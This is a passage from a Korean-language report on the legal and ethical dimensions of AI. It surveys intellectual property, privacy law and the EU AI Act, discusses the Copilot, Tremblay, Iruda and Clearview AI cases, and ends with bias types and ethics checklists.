- AI 시스템 자체도 특허권으로 보호 가능하며, AI 시스템을 통해 개발된 프로세스나 기기 역시 특허의 대상이 될 가능성이 있음. 이런 AI 프로세스나 기기를 다양한 업무에 활용하면서 해당 특허 소유권이나 실시권을 특허권자로부터 확보하지 않은 경우, 타인의 특허권을 침해할 우려 발생

- **특허 출원 및 등록이 활발한 AI 기술**: 기계학습알고리즘, 자연어처리방법, 컴퓨터비전, 의료영상 분석 및 진단 AI, 자율자동차와 드론 등 자율운행시스템, 클라우드 컴퓨팅 AI, AI chips 등 AI 하드웨어 등이 있음

- **아마존의 미국 특허 예시**: 이용자 검색 쿼리로부터 이용자의 의도를 예측하기 위한 기계학습모델을 학습시키고 활용하여 입점 품목 중 맞춤화된 제안을 생성하거나 필터링하는 방법이 AI 특허의 한 예시

(2) 저작권법: 창작자가 만들어낸 저작물에 대해 갖는 권리로서 어문저작물, 음악, 그림, 소프트웨어 등이 저작물로서 보호 가능함

- AI 시스템 개발을 위해 다양한 저작물이 학습데이터로 활용되는데, 이와 관련하여 인간의 저작권 침해 이슈가 발생할 수 있음. 또한, AI가 만든 노래나 코드와 같은 생성형 AI의 결과물이 저작권 보호의 대상인지 뿐 아니라, 결과물이 기존 인간창작자의 저작물과 유사하여 저작권 침해에 해당하는지에 대한 문제 존재

(3) 영업비밀보호와 관련한 법: 공공연히 알려져 있지 않고 독립된 경제적 가치를 가지는 것으로서, 비밀로 관리된 생산방법, 판매방법 및 그 밖에 영업활동에 유용한 기술상 또는 경영상의 정보를 의미하는 영업비밀을 부정하게 취득, 이용하는 것을 금지하는 법

B. 개인정보보호 관련 법률

EU의 General Data Protection Regulation (GDPR)과 우리나라의 개인정보보호법 등 개인정보와 데이터 프라이버시에 관련한 법률이 개인정보를 처리하고 활용하는 금융, 의료, 교육, 마케팅 등 다양한 기존 산업 분야는 물론, 데이터와 상호 밀접한 의존관계를 갖는 AI 시스템의 개발, 활용 분야도 세밀히 규제하고 있음

(1) 개인정보보호원칙: 개인정보 수집제한, 목적특정, 이용제한, 데이터품질유지, 보안, 데이터보호정책공개, 정보주체의 참여, 정보처리자의 책임 원칙

- 각국의 개인정보보호법률은 국제적 토론과 합의를 거쳐 수립된 OECD 등 국제기구의 개인정보보호 원칙에 합치하는 내용으로 도입되었으며, AI 시스템이 개인정보를 수집, 이용, 제공 등 처리하는 과정을 상세하고 강력히 규제

(2) EU의 General Data Protection Regulation (GDPR): 가장 광범위하고 엄격한 데이터 보호 규제로서 개인정보보호에 대한 국제표준이라고 여겨지는 GDPR의 주요 규제내용은 다음과 같으며 우리나라의 개인정보보호법도 유사

i. **보호 데이터**: 개인식별정보 (온라인 ID 등), 민감정보 특별 취급, 가명데이터도 개인정보이나 완화된 규제 적용됨

ii. **핵심 원칙**: 공정성, 합법성, 투명성, 안전성

iii. **구체적 개인정보처리원칙**: 목적 제한, 데이터 수집 최소화, 정확성, 개인정보저장 제한, 보안 (적절한 기술적, 관리적 조치 이행), 책임성 (정보처리기업의 책임자 지정, 신기술 이용이나 민감정보 처리의 경우 데이터보호영향평가 수행 등 책임성 강화)

iv. **정보주체의 권리 강화**: 열람권, 정정권, 프로파일링 거부권, 정보이동권, 삭제권 등

v. **개인정보처리 적법성 기준 명시**: 정보주체의 동의 (강제된 동의가 아니어야 하며, 구체적 세부적 동의, 충분히 설명된 사항에 대한 동의여야 하며 의식적 행동으로 명확한 의사표시 필요), 계약이행, 법적의무이행, 정보주체나 제3자의 중대한 이익보호, 공익 위한 직무이행, 컨트롤러의 적법한 이익추구

(3) 우리나라의 개인정보보호법: 개인정보의 유출, 오용, 남용으로부터 사생활의 비밀 등을 보호함으로써 국민의 권리와 이익을 증진하고 개인의 존엄과 가치를 구현하기 위하여 개인정보의 처리에 관한 사항을 규정함

i. **보호대상 정보**: 컴퓨터 등에 의해 처리되는 개인정보, 가명처리된 개인정보도 보호대상에 포함

ii. **개인정보 수집·이용·제공 기준**: 개인정보 수집 시 정보주체의 동의를 받아야 하며, 수집·이용 목적, 수집 항목, 보유 및 이용 기간, 동의 거부권 등을 알려야 함; 개인정보를 수집할 때는 필요 최소한으로 수집해야 함; 개인정보를 제3자에게 제공할 때는 정보주체의 동의를 받아야 함 개인정보는 수집한 목적 범위를 초과하여 이용하거나 제3자에게 제공 금지

iii. **개인정보의 처리 제한**: 사상·신념, 노동조합, 정당의 가입·탈퇴, 정치적 견해, 건강, 성생활 등 정보주체의 사생활을 침해할 우려 정보 처리 제한; 고유식별정보는 법령에서 처리를 요구한 경우를 제외하고 원칙적으로 처리 금지

iv. **영상정보 처리기기 규제**: 공개된 장소에 설치·운영하는 영상정보처리기기 규제, 설치목적을 벗어난 카메라 임의조작, 다른 곳을 비추는 행위, 녹음 금지

v. **개인정보 유출 통지 및 신고제**: 정보주체에게 개인정보 유출 사실을 통지, 대규모 유출 시에는 보호위원회 또는 전문기관(한국인터넷진흥원)에 신고

vi. **정보주체의 권리 보장**: 정보주체는 개인정보처리자에게 자신의 개인정보에 대한 열람, 정정·삭제, 처리정지 등을 요구 가능; 정보주체는 개인정보처리자의 고의 또는 중대한 과실로 인하여 개인정보가 분실, 도난, 유출, 위조, 변조 또는 훼손 된 경우 손해에 대한 배상을 요청할 수 있음

vii. **안전조치 의무**: 개인정보처리자는 개인정보가 분실, 도난, 유출, 위조, 변조 또는 훼손되지 않도록 내부관리계획 수립, 접속기록 보관 등 안전성 확보에 필요한 기술적·관리적 및 물리적 조치를 하여야 함

viii. **가명정보의 처리에 관한 특례 도입**: 통계작성, 과학적 연구, 공익적 기록보존 등을 위하여 정보주체의 동의 없이도 가명정보 처리 허용; 통계작성, 과학적 연구, 공익적 기록보존 등의 처리목적 외로 이용하거나 제3자에게 제공, 영리 또는 부정한 목적으로 이용 금지

☞ **AI 개발과 활용에 있어 개인정보가 이용되거나 유출되는 경우에 대해 개인정보보호법령이 적용되므로 법규 내용을 이해하고 준수해야 함. 또한, AI에 의한 프로파일링 또는 자동화된 결정과 관련해서도 개인의 설명요구권, 거부권에 대응하기 위한 조치 등 GDPR을 준수하는 Best Practice 마련해 두는 것이 좋음**

C. AI 시스템을 규제하기 위한 규제 정책

(1) EU의 AI Act

대표적인 AI 규제법안인 AI Act는 AI로 인해 인간이 겪게 될 위협을 최소화하고 신뢰할 만한 AI 시스템을 개발하도록 하며, 결과에 대한 인간의 책임을 규정하기 위해 EU에서 입법 추진 중인 AI 규제법
인간 중심적이고 신뢰할 수 있는 AI 활용을 촉진하고 유해한 영향으로부터 인간의 건강, 안전, 기본권 및 민주주의를 보호하는 것을 목표로 함

현재 최종법안 조율 단계로서, 2024년 초에 공식 채택되어 2026년부터 시행될 것으로 예상됨. 유럽이라는 거대한 무역권에서 사업을 하려면 이를 준수해야 하며, 이후 전세계의 실질적인 AI 규제법률이 될 가능성이 높음

(i) **AI Act에 따른 AI 시스템 규제 체계:** AI를 리스크 유형별로 분류하여 리스크 기반으로 AI를 규제하는 접근 방식

a. **수인불가 리스크 (AI 활용 금지):** 잠재의식의 조작, 아동, 장애인의 착취, 공적인 범용 사회적 평점 시스템, 실시간 원격 생체정보 기반 식별 시스템 등 (무분별한 대량 스크래핑에 의한 데이터베이스 생성 및 확장은 추가 논의 중)

b. **높은 리스크:** 교육, 직업훈련, 채용. 인사관리, 필수서비스의 접근이나 향유, 법집행, 이민, 난민, 출입국 관리, 사법과 민주적 절차 집행과 관련된 시스템

- 준수의무: 리스크관리 시스템, 데이터 거버넌스, 기술문서, 투명성, 정보제공, 인적 감시, 정확성, 견고성, 보안성 요건 준수; 리스크 관리시스템, 기술문서, 기록보전 등 프로세스 마련하여 추적, 검증, 적합성 평가 수행, 인증마크 부착

c. **제한적 리스크:** 챗봇 등 사람과 상호작용 AI, 감정인식, 딥페이크 등

- 준수의무: 고지 또는 공개의무

d. **저위험 혹은 최저 리스크:** 스팸필터, AI 활용 비디오 게임 등

- 법안상 규제 적용되지 않으나 자발적 행동 강령 권고를 받을 수 있음

(ii) **생성형 AI 규제:** ChatGPT와 같은 생성형 AI 시스템은 그 자체로 고위험 또는 수인불가 리스크 AI로 여겨지지는 않으나 어떻게 사용되느냐에 따라 해당 위험군에 분류되어 규제 대상이 될 수 있으며, 리스크 기반 규제와는 별도로 생성형 AI 등 범용 AI에 대한 추가 규제안이 제안되어 있는 상태

(2) AI 규제정책 논의상황과 대응방안

(i) **AI 규제 요구:** 일반 산업 규제와는 달리, AI 분야에 대해서는 AI가 인간에 미치는 잠재적 위험성이 일반적으로 인식되고 있고, 그에 따라 AI로 인한 영향평가 강제화 등 적절한 감독체계와 규제방안 도입에 대해 전세계적으로 적극적 논의와 요구가 진행되고 있음. 그러나, AI 기술 도입이 인간과 사회에 끼치는 리스크를 사전적으로 대처하는 규제체계인 EU의 AI Act와 같은 규제 필요에 대해 산업과 법률계 등 각계의 공감과 더불어 문제점도 지적되고 있음.

(ii) **과도한 규제에 대한 우려:** 다양한 유형의 AI에 맞는 세부적 분석 보다는 사전 예방 목적으로 강력 규제하려는 것은 개발 초기 상태의 AI 시스템에 대해 상당한 준수비용 등 비용 증가로 실패의 부작용을 낳을 위험이 높은 반면, 구체적 기준은 미흡한 문제가 있어 효과는 의문이라는 주장 및 연구개발 위축으로 인한 경쟁력 손상 우려가 제기됨. 즉, 우리나라와 같이 현재 활발히 AI 기술 개발을 하며 국내외 시장에 활발히 진입, 성장하고 있는 경우에는 소비자보호나 통상이익을 우선시하며 강력 규제하면서 서서히 국제적 경쟁력을 갖춰가려는 EU의 접근법과는 다른 전략이 필요하다는 주장 제기됨

(iii) **대안:** 리스크 기반의 일괄 규제 보다는 기술의 활용방식과 수요 등 부문별 세분화된 특성에 따른 규제가 효율적이라는 주장. 즉, 의료진단기기의 정확성, 자동차의 안전성과 책무성, 공공부문 시스템의 경우 공정성 (채용, 사회보장, 기반시설 접근권 등), 생체인증의 경우 프라이버시 등 AI 활용 부문별로 특히 강조될 요건을 고려하여 이에 맞춘 세밀한 규제가 효율적일 것이므로 이렇게 특성에 따른 세밀 규제가 대안으로 제안됨

(iv) **향후 정책방향:** 전세계적으로 규제방향이 논의되고 있는 현재, 각 분야에서 존재하는 법령, 인증, 기준들이 AI 시스템으로 인한 문제를 효과적으로 규율할 수 있는지, 아니라면 개선방안은 무엇인지를 찾는 과정에서 제안된 AI 법안을 참고하여 필요한 부분을 취사선택해야 함. 우리나라도 세계적 흐름에 발맞춰 AI 관련 제도적 장치를 시급히 마련할 필요가 있는 상황에서, 과거 디지털 정책의 관행적 시행에서 벗어나 인공지능 기술의 막대한 영향력을 고려하며 새로운 환경에 맞도록 인공지능 정책을 형성해야 함. AI 관련 인증제도나 기술표준 등의 규제 방안을 마련하면서 부처 간 조정은 물론, 산업계와 시민사회의 토론을 활성화하여 규제당국, 기술계, 사회 구성원 모두가 소외되지 않고 참여할 수 있도록 하는 정책 구성 체계가 요구됨.[13)]

13) 고학수, 임용, 박상철, "유럽연합 인공지능법안의 개요 및 대응방안" DAIG 2021년 제2호

3. 인공지능 시스템과 관련하여 제기된 법적 분쟁 및 윤리적 이슈 제기 사례

A. AI 시스템 관련 지식재산권 분쟁 사례

(1) 생성형 AI와 관련된 저작권 침해 분쟁

(i) **GitHub에 코드를 공개 개발자와 GitHub 간 저작권 분쟁:** 개발자들은 오픈소스라이센스에 따라 자신들의 코드를 오픈소스 플랫폼에 공개하였으나 Microsoft, GitHub, OpenAI가 오픈소스라이센스 규정을 위반하여 Copilot 학습에 사용하고 Copilot이 불법적으로 자신들의 코드를 복제하였다 주장. 코드를 AI 학습에 무단 활용한 행위도 저작권 침해이며 Copilot이 제안한 코드에 개발자들의 코드 일부분이 그대로 포함되었으므로 저작권 침해라며 소송 진행

(ii) **작가들과 OpenAI 간 서적에 대한 저작권 침해 소송 (Tremblay v. OpenAI Inc.):** ChatGPT가 학습을 위해 이용한 데이터의 상당 부분이 저작물을 불법적으로 배포하는 "shadow libraries"로부터의 29만여 서적을 포함하며, 저작권 고지도, 허락도 보상도 없었다는 문제 제기. 원고 작가들은 ChatGPT가 원고들의 과학소설 및 공포소설을 정확하게 요약해 내는 것은 이 AI 시스템이 그들의 저작물을 읽고 흡수했음을 보여준다며 저작권 침해 주장

(iii) **저작권 관련 시사점:** 저작물을 AI 시스템의 학습을 위해 무단 활용하는 것이 저작권 침해에 해당하는지 여부에 대해서는 아직 최종 결정이 나지 않았음. 학습데이터로 이용하는 것은 원저작물의 성격이나 목적과는 구별되는 공정이용이라는 방어 주장이 받아들여질 확률이 높다는 것이 일반적 견해이나, 학습데이터로의 이용 허용 여부에 대한 논의가 진행 중인 상황에서 저작권 침해 여부에 대한 불확실성이 존재함. 따라서, 허락 받지 않은 저작물 이용에 대해서는 유의하고, 판례 및 저작권법의 관련 개정사항에 관심을 갖고 저작권 침해가 없는 AI 개발과 활용이 되도록 학습데이터 저작권에 따른 구별 및 관리가 필요함. 또한, 생성형 AI가 생성해 낸 결과물을 현재 법체계가 저작권법상 보호되는 저작물로 여기지 않는 것이 일반적이나, 이 생성물을 활용하는 것이 타인의 저작권 침해가 되는지에 대해서는 분쟁이 있으므로 인간 저작물과 지나치게 유사한 결과물의 경우 활용에 유의해야 하는 등, 저작권 관련 법규정과 개정사항, 판례에 지속적으로 관심 가져야 함. 더불어, 업계의 이익을 설명하고 견해를 표명할 기회가 있으면 토론 등에 참여하여 관련법 발전과정에도 적극 관여하는 것이 좋음

(2) 생성형 AI 통한 영업기밀 유출 사고

(i) **생성형 AI를 통해 기업의 영업기밀이 유출되는 사고 발생:** 특정기업의 엔지니어가 시스템 오류를 수정하기 위해 생성형 AI에 회사의 영업기밀인 소스코드를 입력하여 해당 정보를 인공지능이 학습하게 된 사건 발생

(ii) **기타 AI 활용시 부주의로 인한 정보유출 리스크:** 회사 임직원이 음성어플리케이션을 이용해 주요한 정보를 포함하는 대화를 녹취한 뒤, 회의록 작성을 위해 이를 그대로 생성형 AI에 입력하는 경우 등, 사용자의 부주의, 오남용으로 인한 정보유출 리스크 존재

(iii) **시사점:** ChatGPT와 같은 AI 도구들과 상호작용을 하는 과정에서 시스템 이용자가 입력하고 응답을 받는 과정이 AI의 학습데이터로 활용된다는 점을 인식하고, AI 시스템으로의 인풋, 아웃풋에 대해 누가 소유권이나 이용권을 갖는지, 발생하는 문제에 대해 누가 책임을 지는지 등이 규정되어 있는 이용약관 내용을 상세히 파악하여야 함. 이에 따라 AI를 활용하면서 정보를 입력하는 것과 결과물을 활용하는 것에 어떤 위험이 따르는지 분석하여 허용 가능한 이용 범위를 정하고 그에 따라 안전하게 AI를 활용해야 함. 즉, 다양한 환경에서 이용자 회사의 기술정보, 지식재산 등 무형자산 포트폴리오를 안전하게 유지되도록 관리하면서, AI 시스템 이용으로 인한 영업기밀 유출 리스크와 타사의 권리 침해 리스크를 이해하고, AI 시스템 관련 윤리 및 보안 교육을 수행함과 동시에 AI 이용과 관련한 사내 가이드라인을 수립하여 안전하고 책임성 있게 활용하는 것이 중요

B. 개인정보보호 및 데이터보호 법령 위반 사례

(1) AI 챗봇서비스의 개인정보침해 사건: 이루다 챗봇 (2021. 4. 28)[14]

(i) **사건개요:** 인공지능(AI) 챗봇서비스인 '이루다' 서비스의 개발 및 운영과정에서 카카오톡 대화 내용을 사용한 행위 등이 개인정보보호법 위반으로 과징금 및 과태료 1억 330만원이 부과

(ii) **사실관계:** ㈜스캐터랩은 카카오톡 기반 감정분석 앱 서비스인 '텍스트앳'과 연애상담 앱 서비스인 '연애의 과학' 이용자로부터 카카오톡 대화를 수집하여 '이루다'의 학습 및 AI 모델 운영에 이용 구체적으로, ㈜스캐터랩은 카카오톡 대화에 포함된 이름, 휴대전화번호, 주소 등 개인정보를 삭제하거나 암호화하는 등의 조치를 하지 않고 약 60만 명 이용자의 카카오톡 대화문장 약 94억 건을 이용하였으며, '이루다' 서비스 운영을 위하여 20대 여성의 카카오톡 대화문장 1억 건을 응답 DB로 구축하여 '이루다'가 이들 중 한 문장을 선택하여 발화할 수 있도록 운영하였음. 또한 ㈜스캐터랩은 깃허브(Github)에 이름, 지명 정보, 성별, 대화 상대방과의 관계(친구 또는 연인) 등이 포함된 카카오톡 대화문장 천여건과 함께 AI 모델을 게시

(iii) **개인정보보호법 위반 판단:** '이루다'의 개발 및 운영을 위해 개인정보를 이용한 행위는 '텍스트앳'과 '연애의 과학'에서 동의 받은 수집·이용 목적을 벗어나므로 목적 외 이용 금지에 관한 법령 위반; 깃허브(Github)에 '특정 개인을 알아보기 위하여 사용될 수 있는 정보'인 이름, 지명정보 등이 포함된 상태로 가명정보를 불특정 다수에게 제공한 것은 가명정보 이용에 대한 법령 위반

14) 전승재, 고명석, "이루다 사건을 통해서 보는 개인정보의 인공지능 학습데이터 활용 가능성" 정보법학 제25권 제2호, 2021

(iv) **시사점**: AI 활용 관련 수행되어야 할 개인정보보호 노력

- **동의 받은 개인정보 이용목적 검토**: 개인정보 수집 및 이용목적의 명확하고 구체적 명시 필요 및 이용 동의 받은 개인정보의 이용 목적에 신규 서비스 등 AI 개발이 명확히 해당하는지 세심한 검토 필요
  → 기존에 수집된 이용자 데이터를 가지고 인공지능을 학습시켜 신규 서비스를 만들고자 한다면, 개인이 해당 이용 범위를 합리적으로 예측가능하도록 명확히 할 방안을 마련해야 함

- **비정형 데이터에 대한 엄격한 가명처리의 필요성**: 카카오톡 대화와 같은 비정형 데이터를 기계학습, AI 기반 서비스 개발 등에 활용하고자 하는 사업자들은 비정형 데이터에 대한 적절한 가명처리가 이루어질 수 있도록 유의해야 하며 가명정보가 실제 서비스 운영 단계에서 그대로 노출되지 않도록 조치할 필요
  → 인공지능 학습데이터와 원 개인정보 데이터가 서로 결합될 경우 학습데이터상의 개인이 식별될 여지를 없애 AI 운영 시 개인정보가 노출되지 않도록 유의. 예컨대 학습 목적을 달성한 후 학습 DB 자체를 파기하거나, 인공지능 개발·운영 인력이 원 서비스의 개인정보 DB에 접근할 수 없도록 접근권한을 분리하는 조치를 취하여, 가명정보로서 활용되는 것에 문제가 없도록 조치

(2) AI의 개인정보보호 관련 고려사항

(i) **AI는 데이터에 의해 구동되는 도구임을 인식**: AI는 학습에 이용되는 데이터, 그리고 AI 시스템 작동을 위해 처리하는 데이터 등 데이터에 의해 구동되는 도구임. 예를 들어, 사법경찰이 범죄수사의 목적으로 활용하는 AI 시스템의 경우에는 시스템 학습에 이용되는 과거 범죄에 대한 데이터, 관련된 이동, 통신, 금융 정보, 수상한 움직임을 포착하기 위해 분석 대상이 될 수 있는 SNS 게시물, 나이, 성별, 인종 등에 대한 정보 등이 데이터로 활용

(ii) **적법, 정확, 공정한 데이터 위한 노력 필수**: AI 시스템을 개발, 학습, 활용하기 위해 데이터를 수집하고 이용하는 것은 개인정보보호, 평등, 공정한 절차에 대한 권리 등 윤리적, 법적으로 중요한 문제를 야기함. AI 시스템은 정확하고, 적법한 절차에 따라 수집되고 연관성 있고 합목적적으로 이용되는 데이터로 학습 및 작동을 수행하여야 오류를 최소화하고, 사회적, 구조적, 역사적 편향성을 강화시키는 부작용을 줄일 수 있음. 따라서, 고품질, 정확한 데이터가 정확하고, 공정하고 편향성이 적은 예측, 결정을 위해 필수적이며, 이를 목적으로 AI 시스템은 지속적으로 테스트, 검증되어야 함

C. 인공지능 시스템과 관련하여 제기된 법적 분쟁 및 윤리적 이슈 제기 사례

(1) AI의 잠재적 위험이 발생시키는 문제들 예시

오류 및 환각(Errors and Hallucination), 차별 및 혐오(Discrimination; Hate Speech and Bigotry), 개인정보 및 사생활침해(Data Ownership and Privacy Infringement), 표현의 자유 침해 및 감시(Freedom of Expression Infringement and Surveillance), 심리조정 및 딥페이크(Manipulation and Deepfakes), 가상범죄 및 살상무기(Virtual Vice and Killer Robots), 자동화로 인한 실직(Automation-spurred Job loss), 개발자 편중 문제 및 부의 불평등분배(AI's White-Guy Problem

and Inequality), 자율주행자동차(Self-driving Cars) 등 AI 기기로 인한 사고 발생 등 다양한 문제가 AI 로부터 발생

(2) Clearview AI의 안면인식 기술 문제를 통해 본 AI 위험 및 시사점[15)]

(i) **데이터보호법률 통한 AI 규제:** AI Act 등 인공지능규제법이 도입되기 전인 현재로서는 안면인식기술과 관련한 위험은 데이터보호법률로 일정 부분 통제함. 클리어뷰 AI가 인터넷으로부터 이미지와 생체측정 데이터 등 개인정보를 모으고 경찰 등 회사의 고객이 개인 식별 용도로 사용하는 것에 대한 우려는 유럽 데이터보호 규제당국의 7.5 million Euros 과징금 부과로 규제됨[16)]. 공정하고 투명한 방법으로 개인정보를 이용하지 않았으며, 데이터 수집에 적법한 근거가 없으며, 데이터를 무제한으로 보유하는 것을 막을 절차를 수립하지 않은 것 등 데이터보호와 관련한 위반사항이 지적됨

(ii) **안면인식 AI가 위협하는 인권:** 상업용, 공공안전이나 사법용도의 안면인식 기술은 용도에 따라 다양한 위험도를 가지며 인권에 중대한 위협을 가하는 것으로 여겨짐 (인증수단으로서의 저위험 안면인식과는 달리, 대규모 감시와 식별 용도의 안면인식은 AI Act 상 고위험에 해당); 공공장소에서 원격으로 생체정보를 통해 개인을 식별하는 것은 개인의 사생활에 심각한 침해가 되며 집단 감시의 효과를 내므로 민주사회에서 허용할 수 없는 것임. 또한, 인종, 성별, 정치적 성적 성향 등에 따라 개인을 생체정보에 근거해 유형화하는 AI 안면인식시스템도 인권보호원칙에 충돌. 또한 안면인식이나 유사한 기술을 통해 개인의 감정 등을 추론하는 것 역시 바람직하지 않고 금지되어야 함. SNS 등에 공개된 사진을 스크래핑하여 대량으로 무분별한 방식으로 수집된 개인정보 데이터베이스를 경찰이 활용하는 것은 엄격히 필요한 한도 내에서 개인정보를 활용해야 하는 원칙에 위배됨. 따라서, 예를 들어 경찰이 공공장소에서 피의자를 식별하기 위해 안면인식 기술을 사용하는 것은 감시, 인권침해, 부정확 위험 등 위험이 크므로 특히 명확하고 알기 쉽게 이를 정보주체들에게 알려야 하는 등 세부적인 가이드라인에 따라서만 행해져야 함.

(iii) **시사점:** 안면인식 기술이 기업과 개인에 혜택이 되고 안전성 확보를 위해 다양한 용도로 사용될 가능성이 큰 것이 사실인 상황에서 인권과 관련한 잠재적 위험 통제를 위한 규제가 AI 기술 활용에는 부담이 되며 개발에 불확실성이 되기도 함. 인권을 보호하며 악영향을 최소화하는 방향으로 법이 제정되고 산업계의 개발 부담에 대한 애로사항을 무시하지 않는 방향으로 세부 지침과 가이드라인도 마련한 상태에서 균형감 있게 해석되어야 한다는 사회적 합의에 기반하여 규제정책을 펼쳐야 하며, 업계에서는 활용하려는 해당 기술에 적용될 규제를 인식하고 기술을 세부 적용분야별로 분석하고 규제 준수를 위해 철저히 대비하여 기술이 적법하게 활용되도록 준비해야 함

15) Kathryn Wynn, Guidelines highlight challenges of facial recognition technology as Clearview AI fined, https://www.pinsentmasons.com/out-law/news/guidelines-facial-recognition-technology-clearview-ai

16) EU 내 국가가 아닌 미국 등 국가기관에 의해서만 클리어뷰 AI의 안면인식기술이 활용되어 EU GDPR의 규제대상이 아니라는 최근 판결이 있었으나, 이 결정은 최종 결정이 아니며 반론이 제기되고 있음.

4. 윤리적 AI 개발과 활용을 위한 고려사항 및 윤리적 원칙 준수를 위한 방안

A. 윤리적 AI 시스템을 위한 고려사항

(1) AI의 윤리적 리스크

(i) Allocative harm (불공정한 분배 리스크) - 특정 개인이나 집단에 동일한 기회나 자원 분배가 이뤄지지 않을 위험 (예: 기술직 업무에 대해 남성 지원자 선호, 동일한 조건의 남녀에 대해 다른 신용한도 제공)

(ii) Representational harm (불공정한 표상 리스크) - 특정 개인이나 집단에 대한 고정관념이나 낙인 효과 나타날 위험 (예: 여성 의료인력을 간호사로 인식하는 AI 모델)

(2) 윤리적 AI 시스템을 위해 달성해야 할 시스템 특성

(i) **공정성**: 유사한 개인에 대해 유사한 결정, 집단 간 결과나 오류 수준이 유사하게 나타나야 함

(ii) **책임성**: 이용자가 문제에 대해 해결할 수단을 갖도록 하고 시스템 결과에 대해 뚜렷한 책임을 부담하는 자가 명확해야 함

(iii) **투명성**: 데이터 이용과 모델 기능에 대해 다양한 방법을 통해 투명하게 설명

(3) **AI 편향성 유형과 원인**: AI 시스템은 개발자 등이 갖고 있는 기존 편향적 인식, 데이터 수집이나 모델 디자인에서 비롯된 편향성, 개발 목적과 다른 이용으로 인한 편향성 등을 보임

(i) **데이터 편향성**: 역사적 편향성 (예: 사회 속, 역사 속에서 생성된 데이터가 간호사는 여성과, 엔지니어는 남성과 연관되도록 함), 구조적 편향성이 데이터에 반영되어 있음, 표상 편향성 (데이터가 모든 집단을 고르게 대변하지 못함; 특정 집단은 학습데이터에 충분히 포함되지 못함 (예: 의료 데이터셋에 임산부는 매우 적은 부분을 차지)

(ii) **측정 편향성 (속성, 라벨 정의와 관련됨)**: 어떤 기능이나 특성을 위해 선택된 속성이나 라벨이 해당 특성을 정확히 반영하지 못하거나 집단에 따라 다르게 나타날 수 있음 (예: 학교 평점이 수학능력을 정확히 대변하지 못함).

(iii) **학습 편향성 (모델 학습 및 평가와 관련한 편향성)**: 모델 학습 및 평가 과정에서 수행된 모델링 선택에 의해 집단간 차이나 불평등이 확대 (예: 범죄 재범율 예측을 위해 집단의 나이, 성별, 인종, 주소, 수입 등의 데이터를 선택)

(iv) **배치 편향성 (시스템 활용, 배치 단계에서의 편향성)**: AI 도구의 원래 의도와 다른 용도로 활용될 경우 활용 환경에 따라 발생할 수 있는 편향성 (예: 교육환경 개선을 위해 마련된 교사 평가시스템을 교원 해고 결정을 위해 활용)

(v) **피드백 편향성**: 피드백 순환을 통해 학습 데이터와 모델 아웃풋 편향성에 영향을 미침
(예: 긍정적 상품평을 근거로 상품 추천을 하는 시스템)

B. 윤리적 위험을 완화할 수 있는 방안

(1) 데이터셋에 대한 열람표 작성: 데이터셋 생성, 소비, 이용자가 리스크 검토, 영향 평가, 데이터셋 이용에 대해 투명성 확보, 모델 아웃풋 설명가능성 확대를 위함

포함 내용: 데이터셋 생성 목적, 생성주체, 지원자 등 동기 요인; 데이터셋 구성요소에 대한 사항, 관계, 목표와의 연관성, 오류, 잡음, 기밀, 부적절한 요소 포함 여부 등; 수집 절차에 대한 사항; 전처리, 클리닝, 라벨링에 관한 사항; 데이터셋 과거, 현재, 향후 용도 등에 관한 사항; 제3자 제공, 공개에 관련한 사항; 및 데이터셋 유지보수, 업데이트 등에 관한 사항을 포함하여 작성.[17]

(2) 윤리적 고려사항 체크리스트 점검 [18]

i. **프로젝트 선택과 범위**: 해결하려는 문제가 보다 큰 다른 문제의 한 부분이 아닌지? AI가 해당 프로젝트를 위해 적절한 도구인지?

ii. **데이터 수집과 관련**: 데이터 수집에 프라이버시 침해가 없었는지? 데이터 이용에 대한 근거나 동의 확보? 데이터 수집 절차에 편향성 없었는지? 데이터셋 내에 편향성 요소가 있는지 연구했는가?

iii. **개발 팀 구성 관련**: AI 시스템 이해관계자를 팀에 포함하거나 충분히 고려했는지? 다양한 의견이나 배경을 가진 팀원 확보?

iv. **분석 및 모델링 관련**: 변수나 모델 선택으로 편향성이 추가되었는지? 차별적 속성을 포함하였는지? 분석 과정이 충분히 투명한지? 여러 상이한 집단에 대해 공정성 유지되는지 테스트하였는지? 다양한 집단에 대해 에러율이 다르지 않은지?

v. **구현 관련 체크리스트**: 모델 이용자가 그 단점을 인식하고 있는지? AI 결과에로 피해를 입는 경우 구제 메커니즘이 있는지? 이 기술이 공격 받거나 오용될 경우에 대해 설명, 대비했는지? 이후 지속적으로 공정성을 유지하기 위해 테스트하고 감시하는 체계를 갖췄는지?

17) Gebru, et al. Datasheets for Datasets. https://arxiv.org/pdf/1803.09010.pdf
18) Fritzler, Alan. "An Ethical Checklist for Data Science." https://www.dssgfellowship.org/2015/09/18/an-ethical-checklist-for-datascience

(3) 법적 및 윤리적 원칙 준수 사전 점검 및 감사

i. 다양한 이해관계자 포함, 법률 준수 및 윤리 가이드라인 마련

ii. 사전에 발생 가능한 법적, 윤리적 문제 예상해 보기

iii. 윤리적 문제 야기 원인, 법률 위반이나 분쟁 위협이 무엇인지 파악

iv. 이들을 예방할 방법 찾기

5. 결론

AI 법적 규제와 윤리원칙을 준수하는 AI 개발과 활용을 위한 교육, 노력 필요

앞서 살펴본 바와 같이, 안전하고 책임성 있는 AI 활용을 위해서는 AI가 인간에 미치는 영향을 알고 잠재적 위험을 인식하고 평가를 해야 함. 이를 위해 AI가 제기하는 위협에 어떠한 것들이 있는지, AI 시스템의 불투명성, 불공정성과 같은 특성 중 해당 AI의 어떤 측면에서 이런 위협과 리스크가 기인하는지에 대한 분석, 토론을 하고, 관리하기 위한 방안 모색 등 적극적 대처가 필요함. 더불어, 전세계에서 도입 논의 중인 AI 규제를 통해 예방하려고 하는 리스크를 정확히 이해하고 AI 위험으로부터 인간사회와 산업계를 보호할 수 있는 시스템을 구축, 관리 프로세스를 정립할 수 있도록 다각도의 교육과 노력이 필요

AI의 잠재적 위험 인식 필요: AI 시스템은 사생활보호, 데이터보호 및 공정한 사법절차에 대한 권리 등에 있어 인간에 심각한 위협을 제기할 우려가 있으므로 이를 인식하고 세밀한 연구와 대비가 우선적으로 이뤄져야 함

